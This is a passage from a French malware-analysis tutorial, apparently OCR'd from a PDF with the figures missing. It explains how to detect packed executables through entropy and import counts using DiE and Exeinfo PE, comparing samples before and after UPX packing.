
Si l'entropie est haute et que DiE ne trouve pas de quel packer il s'agit, cela signifie souvent que le pirate a utilisé un packer sur mesure (personnalisé).

Un fichier compressé peut parfois avoir une entropie peu élevée et ne pas être détecté par DiE. Un autre indicateur sera alors utile : le nombre de fonctions API importées. Si ce nombre est trop faible, le programme a certainement été compressé !




Pour calculer l'entropie d'un exécutable, ouvrez-le avec DiE et cliquez sur le bouton **Entropy**.


Voici un fichier non compressé. L'utilitaire **Exeinfo PE** ne détecte aucune utilisation de packer :




DiE affiche effectivement une entropie de 5.5, ce qui est typique d'un fichier non compressé :




Voici le même fichier mais que j'ai compressé avec UPX. L'utilitaire **Exeinfo PE** détecte bien l'utilisation d'un packer :



DiE affiche rondement une entropie de 7.8, ce qui est typique d'un fichier compressé :




Voici un autre exemple de programme avant et après compression. Même si la différence est flagrante, le programme compressé avec UPX n'a qu'une faible entropie de 5.7 :




Malware Analysis - malware avec et sans utilisation de packer

Malware en Visual C++ :




Même malware avec utilisation du packer UPX :




Unpack info est très utile et nous renseigne sur la méthode pour décompresser le malware.


Le même malware en Visual C++ analysé par DIE (Detect It Easy) :




Toujours le même malware avec utilisation du packer UPX :




Entropie de ce malware en Visual C++ (DIE) :




Entropie plus élevée de ce malware si utilisation du packer :



Analyse avec Adlice PE Viewer du malware evil.exe :

